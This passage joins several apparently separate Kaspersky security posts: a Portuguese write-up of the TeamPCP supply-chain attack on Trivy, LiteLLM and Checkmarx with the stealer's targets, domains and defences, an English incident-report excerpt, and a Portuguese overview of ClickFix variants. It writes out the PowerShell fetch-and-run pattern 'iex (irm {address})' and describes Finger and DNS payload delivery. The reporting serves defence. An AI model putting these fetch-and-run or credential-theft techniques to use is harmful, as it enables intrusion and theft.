Com isso, os invasores do grupo TeamPCP conseguiram comprometer o GitHub Actions usado em pipelines de CI/CD. Com o uso de credenciais com privilégios de gravação de tags, os invasores forçaram a substituição de 76 das 77 tags de versão no aquasecurity/trivy-action, além de todas as 7 tags no aquasecurity/setup-trivy, e redirecionaram as versões confiáveis existentes para as versões maliciosas. Essa tática de ataque se assemelha com as táticas observadas na campanha Shai-Hulud 2.0. Com isso, os fluxos de trabalho em todo o pipeline começaram a executar o código dos invasores, porém, os metadados da versão não mostravam as alterações visíveis.
Paralelamente a isso, os invasores publicaram um binário Trivy infectado (v0.69.4) nos canais de distribuição oficiais, inclusive com versões do GitHub e registros de contêiner.
Comprometimento da ferramenta LiteLLM
O comprometimento da popular ferramenta de acesso ao modelo de linguagem LiteLLM pode desencadear, por si só, uma grande onda de ataques em toda a cadeia de projetos que utiliza o recurso. O ataque ocorreu em 24 de março de 2026, quando os invasores do TeamPCP publicaram diretamente as versões maliciosas da biblioteca (1.82.7 e 1.82.8) no PyPI. Entre 10:39 UTC e 16:00 UTC, esses pacotes comprometidos continham malware que roubava credenciais. Ele foi integrado no arquivo proxy_server.py, e a versão 1.82.8 também continha um arquivo litellm_init malicioso. Os dados roubados foram exfiltrados para o servidor models.litellm[.]cloud.
Os clientes que usam o LiteLLM Cloud ou a imagem oficial do LiteLLM Proxy Docker não foram afetados devido ao bloqueio estrito da versão, enquanto os desenvolvedores e os projetos de downstream que instalaram as versões não fixadas pelo pip, durante a janela de tempo especificada, foram comprometidos.
Em três horas, os pacotes maliciosos foram removidos do repositório PyPI, e a equipe do LiteLLM suspendeu as novas versões, atualizou as credenciais e envolveu um processo externo de resposta a incidentes. As equipes que usam o LiteLLM em seus projetos são aconselhadas a verificar imediatamente o indicador de comprometimento litellm_init.pth e atualizar rotineiramente todos os segredos que possam estar comprometidos.
Recursos do malware TeamPCP Cloud Stealer
Os invasores adicionaram uma nova lógica ao GitHub Actions, ao executável do Trivy e preservaram a funcionalidade original. Os resultados da verificação de vulnerabilidades por meio do Trivy pareciam normais, mas, ao mesmo tempo, dados valiosos estavam sendo pesquisados e extraídos. O código malicioso atuava da seguinte maneira:
realizando reconhecimento (coletando dados de rede e variáveis de ambiente);
procurando tokens e credenciais para acessar ambientes de nuvem AWS e GCP;
verificando a memória (/proc/*/mem ) para extrair segredos armazenados na memória dos processos Runner.Worker e Runner.Listener;
extraindo segredos do Kubernetes (/run/secrets/kubernetes.io/serviceaccount);
coletando dados para conexão com servidores de banco de dados (MySQL, PostgreSQL, MongoDB, Redis, Vault);
coletando quaisquer outras chaves e segredos de API de arquivos de ambiente e arquivos de configuração de CI/CD (.env, .json, .yml);
pesquisando webhooks para canais Slack e Discord;
procurando dados relativos às carteiras de criptomoedas (variáveis relativas ao blockchain Solana, além de dados rpcuser e rpcpassword).
Os dados coletados foram criptografados e carregados em um servidor com um nome semelhante ao dos desenvolvedores do Trivy (scan.aquasecurtiy[.]org). Como se fosse um mecanismo de backup, os invasores forneceram um método para carregar os dados em um repositório denominado docs-tpcp.
O ataque ao CheckMarx e ao LiteLLM usou uma tática semelhante aos outros domínios de typosquatting: models.litellm[.]cloud e checkmarx[.]zone.
Uma análise técnica detalhada do malware, juntamente com indicadores de comprometimento, pode ser encontrada no artigo de nosso especialista no blog Securelist.
Estratégias de resposta e defesa ao CVE-2026-33634
As verificações baseadas em assinatura e as verificações de dependência existentes em registros públicos não são mais suficientes, pois o código malicioso foi injetado diretamente em ações confiáveis e assinadas, o que fez com que a detecção fosse burlada até que o monitoramento comportamental fosse aplicado. Os pipelines de CI/CD se tornaram o “novo perímetro” de segurança.
Ações imediatas. Verifique e confirme se todos os fluxos de trabalho usam versões seguras (Trivy binary 0.69.3, trivy-action 0.35.0 e setup-trivy 0.2.6).
Os administradores de pipeline de CI/CD e as equipes de segurança devem revisar imediatamente as dependências das soluções Checkmarx (kics-github-action e ast-github-action) e Trivy (setup-trivy e trivy-action). Se os fluxos de trabalho fizerem referência a uma tag de versão em vez de um hash SHA específico, revise cuidadosamente os logs de execução do fluxo de trabalho durante o ataque ativo contra a cadeia de suprimentos.
Também é necessário verificar os logs de rede quanto ao tráfego para os domínios scan.aquasecurtiy[.]org, checkmarx[.]zone e models.litellm[.]cloud. A presença desse tráfego indica que os dados confidenciais foram exfiltrados com êxito.
Se um repositório denominado docs-tpcp tiver aparecido no GitHub da organização, isso também poderá indicar uma violação bem-sucedida de dados.
Verifique os hosts e clusters quanto aos sinais de comprometimento, ou seja, a presença de arquivos ~/.config/sysmon/sysmon.py, isto é, pods suspeitos no Kubernetes.
Limpe o cache e realize um inventário dos módulos PyPI: verifique se há módulos maliciosos e reverta para versões limpas.
Em qualquer caso, uma identificação proativa de ameaças deve ser realizada, tendo em vista que os sistemas tenham sido comprometidos com êxito e que os invasores avançaram rapidamente dentro dos sistemas afetados.
É recomendável restaurar os ambientes afetados por meio de backups verificados.
Fixação de dependências e gerenciamento de segredos. Verifique e confirme se as versões de dependência exatas estão fixadas com o uso de hashes criptográficos em todos os pipelines e Dockerfiles. Aconselhamos fazer a transição de tokens de longa duração para credenciais de curta duração com o uso de uma ferramenta de gerenciamento de segredos e fazer a implementação de integrações OIDC onde houver compatibilidade. Minimize a injeção de segredos no ambiente de tempo de execução, faça isso apenas quando for absolutamente necessário. Verifique e confirme se os segredos não estão armazenados em disco ou em arquivos temporários, e se eles não estão sendo reutilizados em processos diferentes.
Atualize todas as credenciais que possam estar comprometidas, ou seja, chaves de API, variáveis de ambiente, chaves SSH, tokens de conta de serviço do Kubernetes e outros segredos.
Outras medidas de segurança. Permita apenas o uso do GitHub Actions originado por uma lista aprovada pela organização e bloqueie os processos novos e não verificados. Configure o GITHUB_TOKEN e outras chaves de acesso de acordo com o princípio do privilégio mínimo. Não conceda permissões de gravação, a menos que seja absolutamente necessário.
Para aumentar a segurança do GitHub Actions, há várias ferramentas de código aberto disponíveis:
zizmor: uma ferramenta para análise estática e detecção de erros de configuração no GitHub Actions;
gato e Gato-X: duas versões de uma ferramenta que ajuda a identificar pipelines estruturalmente vulneráveis;
allstar: um aplicativo do GitHub, desenvolvido pelo OpenSSF, para configurar e aplicar políticas de segurança em organizações e repositórios do GitHub.
Se quiser saber mais detalhes sobre os ataques contra a cadeia de suprimentos, deixamos aqui o nosso convite para consultar o relatório analítico Reação da cadeia de suprimentos: proteção ao ecossistema digital global em uma era de interdependência. Ele é baseado em insights de especialistas técnicos e revela com que frequência as organizações enfrentam os riscos para a cadeia de suprimentos e de relacionamento confiável, onde permanecem as lacunas de proteção e quais são as estratégias que devem ser empregadas para melhorar a resiliência contra esses tipos de ameaças.
Kaspersky Security Services provide a comprehensive cybersecurity ecosystem, taking enterprise threat protection to another level. Services like Kaspersky Managed Detection and Response and Compromise Assessment allow for timely detection of threats and cyberattacks. SOC Consulting provides a practical approach ensuring the corporate infrastructure stays secured, while Incident Response is suited for timely remediation with a maximized recovery rate.
High-level overview of the MDR, IR and CA connection
This new report brings together statistics across regions and industries from our Managed Detection and Response and Incident Response services, and for the first time, it also includes insights from our Compromise Assessment and SOC Consulting services — all to provide you with more comprehensive view of different aspects of corporate information security worldwide.
The scope of MDR and IR services
Provision of Kaspersky’s MDR and IR services follows a global approach. The majority of customers accounted for the CIS (34.7%), the Middle East (20.1%), and Europe (18.6%).
Distribution of customers by geographical region, 2025
MDR telemetry
Following the previous year’s numbers, in 2025, the MDR infrastructure received and processed an average of 15,000 telemetry events per host every day, generating security alerts as a result. These alerts are first processed by AI-powered detection logic, after which Kaspersky SOC analysts handle them as required. Overall, a total of approximately 400,000 alerts were generated in 2025. After counting out false positives, 39,000 alerts were further investigated.
MDR telemetry statistics, 2025
Incident statistics
The distribution of remediation requests by industry has slightly changed as compared to previous years’ pattern. Government (18.5%) and industrial (16.6%) organizations are still the most targeted industries in regards to cyberattacks that require incident response activities. However, this year, the IT sector saw a growth in the number of IR requests, eventually being placed third in the overall industry distribution rankings and thus replacing financial organizations, which were targeted less often than in 2024. This is equally true for smaller-scale attacks that can be contained and remediated through automated means — the only difference is that medium- and low-severity incidents are more often experienced by financial organizations.
Distribution of all incidents by industry sector, 2025
Key trends and statistics
This section presents key findings and trends in cyberattacks in 2025:
The number of high-severity incidents decreased, following a downward trend that we’ve been observing since 2021. The majority of those incidents account for APT attacks and red teaming exercises, which indicates two landscape trends. On the one hand, skilled adversaries make efforts to increase impact, while on the other, organizations spend more resources on probing their defense systems.
The most common vulnerabilities exploited in the wild were related to Microsoft products. Half of all identified CVEs led to remote code execution, notably without authentication in some cases.
Exploitation of public-facing applications, valid accounts, and trusted relationships remain the most popular initial vectors, and their overall share has increased, accounting to over 80% of all attacks in 2025. In particular, attacks through trusted relationships are evolving: their share has increased to 15.5% from 12.8% in 2024. They are also becoming more complex: for instance, we witnessed a case where adversaries had compromised more than two organizations in sequence to ultimately gain access to a third target.
Standard Windows utilities remain a popular LotL tool. Adversaries use those to minimize the risk of detection during delivery to a compromised system. The most popular LOLBins we observed in high-severity incidents were powershell.exe (14.4%), rundll32.exe (5.9%), and mshta.exe (3.8%). Among the most popular legitimate tools used in incidents we flag Mimikatz (14.3%), PowerShell (8.1%), PsExec (7.5%), and AnyDesk (7.5%).
The full 2026 Global Report provides additional information about cyberattacks, including real-world cases discovered by Kaspersky experts. We also describe SOC Consulting projects and Compromise Assessment requests. The report includes comprehensive analysis of initial attack vectors in correlation with the MITRE ATT&CK tactics and techniques and the full list of vulnerabilities that we detected during Incident Response engagements.
Há cerca de um ano, publicamos uma postagem sobre a técnica ClickFix, que estava ganhando popularidade entre os invasores. A essência dos ataques usando o ClickFix é convencer a vítima, sob vários pretextos, a executar um comando malicioso em seu computador. Ou seja, do ponto de vista das soluções de segurança cibernética, ele é executado em nome do usuário ativo e com seus privilégios.
Nos primeiros usos dessa técnica, os cibercriminosos tentavam convencer as vítimas de que elas precisavam executar um comando para corrigir algum problema ou passar por um captcha e, na grande maioria dos casos, o comando malicioso era um script do PowerShell. No entanto, desde então, os invasores criaram uma série de novos truques sobre os quais os usuários devem ser avisados, bem como uma série de novas variantes de entrega de carga maliciosa, que também merecem atenção.
Uso de mshta.exe
No ano passado, os especialistas da Microsoft publicaram um relatório sobre ataques cibernéticos direcionados a proprietários de hotéis que trabalham com a Booking.com. Os invasores enviaram notificações falsas do serviço ou e-mails fingindo ser de hóspedes chamando a atenção para uma avaliação. Em ambos os casos, o e-mail continha um link para um site imitando o site Booking.com, que pedia à vítima para provar que não era um robô executando um código pelo menu Executar.
Há duas diferenças principais entre esse ataque e o ClickFix. Primeiro, ninguém pede para o usuário copiar a string (afinal, uma string com código às vezes levanta suspeitas). Ela é copiada para a área de transferência pelo site malicioso, provavelmente quando o usuário clica em uma caixa de seleção que imita o mecanismo reCAPTCHA. Em segundo lugar, a string maliciosa invoca o utilitário mshta.exe legítimo, que serve para executar aplicativos escritos em HTML. Ele entra em contato com o servidor dos invasores e executa a carga maliciosa.
Vídeo no TikTok e PowerShell com privilégios de administrador
A BleepingComputer publicou um artigo em outubro de 2025 sobre uma campanha que espalha malware por meio de instruções em vídeos do TikTok. Os próprios vídeos imitam tutoriais sobre como ativar software proprietário gratuitamente. O conselho que fornecem se resume à necessidade de executar o PowerShell com privilégios de administrador e, em seguida, executar o comando iex (irm {address}). Aqui, o comando irm baixa um script malicioso de um servidor controlado por invasores e o comando iex (Invoke-Expression) o executa. O script, por sua vez, baixa um malware infostealer para o computador da vítima.
Uso do protocolo Finger
Outra variante incomum do ataque ClickFix usa o conhecido truque do captcha, mas o script malicioso usa o antigo protocolo Finger. O utilitário de mesmo nome permite que qualquer pessoa solicite dados sobre um usuário específico em um servidor remoto. Hoje, o protocolo raramente é usado, mas ainda é compatível com Windows, macOS e diversos sistemas baseados em Linux.
O usuário é persuadido a abrir a interface da linha de comando e usá-la para executar um comando que estabelece uma conexão pelo protocolo Finger (usando a porta TCP 79) com o servidor do invasor. O protocolo transfere apenas informações de texto, mas isso é suficiente para baixar outro script para o computador da vítima, que então instala o malware.
Variante CrashFix
Outra variante do ClickFix difere por usar engenharia social mais sofisticada. Ela foi usada em um ataque a usuários que tentavam encontrar uma ferramenta para bloquear banners de publicidade, rastreadores, malware e outros conteúdos indesejados em páginas da web. Ao procurar uma extensão adequada para o Google Chrome, as vítimas encontraram algo chamado NexShield – Advanced Web Guardian, que na verdade era um clone de um software real funcional, mas que em algum momento travava o navegador e exibia uma notificação falsa sobre um problema de segurança detectado e a necessidade de executar uma “verificação” para corrigir o erro. Se o usuário concordasse, ele recebia instruções sobre como abrir o menu Executar e digitar um comando que a extensão havia copiado anteriormente para a área de transferência.
O comando copiava o arquivo finger.exe conhecido para um diretório temporário, o renomeava como ct.exe e, em seguida, iniciava-o com o endereço do invasor. O resto do ataque era idêntico ao caso anterior. Em resposta à solicitação do protocolo Finger, um script malicioso era entregue, que iniciava e instalava um trojan de acesso remoto (neste caso, ModeloRAT).
Entrega de malware por consulta DNS
A equipe de Inteligência de Ameaças da Microsoft também compartilhou uma variante de ataque ClickFix um pouco mais complexa do que o habitual. Infelizmente, eles não descreveram o truque de engenharia social, mas o método de entregar a carga maliciosa é bastante interessante. Provavelmente para dificultar a detecção do ataque em um ambiente corporativo e prolongar a vida útil da infraestrutura maliciosa, os invasores usaram uma etapa adicional: entrar em contato com um servidor DNS controlado pelos invasores.
Ou seja, depois que a vítima é persuadida de alguma forma a copiar e executar um comando malicioso, uma solicitação é enviada ao servidor DNS em nome do usuário por meio do utilitário nslookup legítimo, solicitando dados para o domínio example.com. O comando continha o endereço de um servidor DNS específico controlado pelos invasores. Ele retorna uma resposta que, entre outras coisas, contém uma string com um script malicioso, que por sua vez baixa a carga útil final (neste ataque, ModeloRAT novamente).
Isca de criptomoeda e JavaScript como carga útil
A próxima variante de ataque é interessante por sua engenharia social de vários estágios. Em comentários no Pastebin, os invasores espalharam ativamente uma mensagem sobre uma suposta falha no serviço de câmbio de criptomoedas Swapzone.io. Os proprietários de criptomoedas recebiam convites para visitar um site criado por fraudadores, que continha instruções completas sobre como explorar uma falha capaz de gerar até US$ 13.000 em poucos dias.
As instruções explicavam como as falhas do serviço podiam ser exploradas para trocar criptomoedas a uma taxa mais favorável. Para fazer isso, a vítima precisava abrir o site do serviço no navegador Chrome, digitar manualmente “javascript:” na barra de endereço, colar o script JavaScript copiado do site do invasor e executá-lo. Na realidade, é claro, o script não podia afetar as taxas de câmbio; ele simplesmente substituía os endereços da carteira Bitcoin e, se a vítima realmente tentasse negociar algo, transferiria os fundos para as contas dos invasores.
Como proteger a sua empresa contra ataques ClickFix
Os ataques mais simples que usam a técnica ClickFix podem ser combatidos pelo bloqueio da combinação de teclas [Win] + [R] em dispositivos de trabalho. Mas, como vemos nos exemplos listados, esse está longe de ser o único tipo de ataque em que os usuários são instruídos a executar código malicioso.
Portanto, o principal conselho é aumentar a conscientização em segurança cibernética dos funcionários. Eles devem entender claramente que, se alguém lhes pedir para executar qualquer manipulação incomum no sistema e/ou copiar e colar um código em algum lugar, na maioria dos casos trata-se de um truque usado pelos cibercriminosos. O treinamento de conscientização de segurança pode ser organizado com a Kaspersky Automated Security Awareness Platform.
Além disso, para se proteger contra esses ataques cibernéticos, recomendamos:

 Entrar